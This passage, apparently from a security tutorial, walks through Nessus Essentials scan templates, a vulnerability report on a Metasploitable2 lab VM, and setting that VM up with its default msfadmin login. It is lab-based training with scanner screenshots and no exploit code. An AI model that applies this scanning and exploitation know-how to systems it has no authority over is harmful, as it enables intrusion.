
PLUGIN FAMILY ▲	TOTAL
CGI abuses	4532
CGI abuses : XSS	690
Settings	2

PLUGIN NAME

No plugin family

Credentialed Patch Audit

This template attempts to enumerate the given target host to retrieve credentials. According to the Nessus documents, UNIX requires a Non-privileged user with local access to Linux systems to determine simple security issues. An account with *root* privileges is necessary for more comprehensive information. In contrast, Windows systems require an administrator-level account to use. Inside **Assessment,** see the kind of internal enumerations Nessus can run.


Nessus Essentials / Scans / Editor - Mozilla Firefox
https://192.168.221.128:8834/#/scans/reports/new/0625147c-30fe-d7
150%
A new version of Nessus is available and ready to install. Learn
nessus Essentials
Scans
Settings
BASIC
DISCOVERY
ASSESSMENT
Brute Force
Windows
Malware
Databases
REPORT

New Scan / Credentialed Patch Audit

‹ Back to Scan Templates

Settings | Credentials | Plugins

General Settings

□ Request information about the SMB Domain


User Enumeration Methods

☑ SAM Registry

☑ ADSI Query

Intel AMT Security Bypass

Intel AMT (Active Management Technology) and ISM (Intel Standard Manageability) were vulnerable to privilege escalation. This template always allows the user to scan for this vulnerability presence. The scanner has a small number of plugins related to this vulnerability. This template requires the credentials of the machines that the user desires to be scanned.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/3f514e0e-66e0-8
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Filter
Search

New Scan / Intel AMT Security Bypass


‹ Back to Scan Templates

Settings | Credentials | **Plugins**

PLUGIN FAMILY ▲	TOTAL	PLUGIN NAME
Settings	1	No plugin fam
Web Servers	2	
Windows	1	

Specter and Meltdown

These vulnerabilities allow a microprocessor to increase performance by operating on multiple branches of instructions at once. The template provides a vast number of plugins.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/5dd44847-3c6a-4
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Filter
Search

New Scan / Spectre and Meltdown


‹ Back to Scan Templates

Settings | Credentials | **Plugins**

PLUGIN FAMILY ▲	TOTAL	PLUGIN NAME
AIX Local Security Checks	7	No plugin fam
Amazon Linux Local Security Checks	3	
CentOS Local Security Checks	12	
Debian Local Security Checks	5	
Fedora Local Security Checks	14	

WannaCry Ransomware

Scans for the infamous WannaCry Ransomware: this template requires scanned credentials for the Windows system(s) that the user requests.


Nessus Essentials / Scans / Editor - Mozilla Firefox
Nessus Essentials / Scans
https://192.168.221.128:8834/#/scans/reports/new/861a8b95-f04c-4
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings
Filter
Search

New Scan / WannaCry Ransomware


‹ Back to Scan Templates

Settings
Credentials
Plugins

PLUGIN FAMILY ▲	TOTAL	PLUGIN NAME
Settings	1	No plugin fam
Windows	4	

Generating a Report

Nessus Essentials has a simple report. Navigate to My Scans and click on a scan to create this report.



Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts
150%
A new version of Nessus is available and ready to install. Lea
nessus Essentials
Scans
Settings

Metasploitable2


‹ Back to My Scans

Hosts 1
Vulnerabilities 73
Remediations 4
VPR Top Threats
History 1
Filter
Search Hosts
1 Host

Press on *Report*.



Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts
150%
new version of Nessus is available and ready to install. Learn more or apply it now.
nessus Essentials
Scans
Settings
Configure
Audit Trail
Launch
Report

Select to format the report as HTML.


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Nessus Essentials / Folde
https://192.168.221.128:8834/#/scans/reports/49/hosts
150%
nessus Essentials
Scans
Settings
Configure
Audit Trail
Launch
Report
PDF
HTML
CSV
VPR Top Threats
History 1

new version of Nessus is available and ready to install. Learn more or apply it now.

The top part of the report gives information about the host, such as the IP address and the domain, the operating system, the number of issues found, and their severity.


Metasploitable2 - Mozilla Firefox
Nessus Essentials / Folde
Metasploitable2
file:///home/kali/Downloads/Metasploitable2_0ea5rk.html

Metasploitable2

Tue, 05 Oct 2021 02:39:02 EDT

TABLE OF CONTENTS

Hosts Executive Summary

- 192.168.221.171


Hosts Executive Summary

Collapse All | Expand All

192.168.221.171

10	8	19	4	78
CRITICAL	HIGH	MEDIUM	LOW	INFO

Sorted by their severity.


Metasploitable2 - Mozilla Firefox
Nessus Essentials / Folde
Metasploitable2
file:///home/kali/Downloads/Metasploitable2_0ea5rk.html

Severity	CVSS v3.0	Plugin	Name
CRITICAL	7.5	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	7.5	34460	Unsupported Web Server Detection
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Finding Exploits


Finding possible vulnerabilities is the first step; next is identifying exploitable vulnerabilities. Most exploits are built to provide admin-level access to a system; however, it is possible to use several exploits to gain low-level access and escalate privileges repeatedly until one reaches the root. Use Metasploitable to practice identifications of exploits. It is worth noting that the dangerous kind of exploits devolved around a **Zero-Day** vulnerability; this term applies to a newly discovered security issue or bug, which means that the developer learned about the flow, and a patch was yet to be released. On some occasions, Zero-Day vulnerabilities were first discovered by hackers. The patch's release had already done the damage, and networks could be compromised.

Metasploitable


Metasploitable is an intentionally vulnerable virtual machine designed for training, exploit testing and general target practice. Use this machine to detect vulnerabilities and execute exploits.

http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Extract the ZIP, open VMWare, and import the virtual machine (.vmx file). To make the machine run faster, allocate more than the default 512MB of RAM. To do so, click on the *Edit Virtual Machine* button.


Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Select the *Memory* device and press *2 GB*.


Virtual Machine Settings
Hardware
Options

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect


Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 2048 MB


32 GB
16 GB
8 GB
4 GB
2 GB
Maximum recommended memory
(Memory swapping may occur beyond this size.)

Start the machine and access using *msfadmin/msfadmin*.




```
 * Starting deferred execution scheduler atd                            [ OK ]
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                        [ OK ]

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Find the IP address of the machine using the ifconfig command.



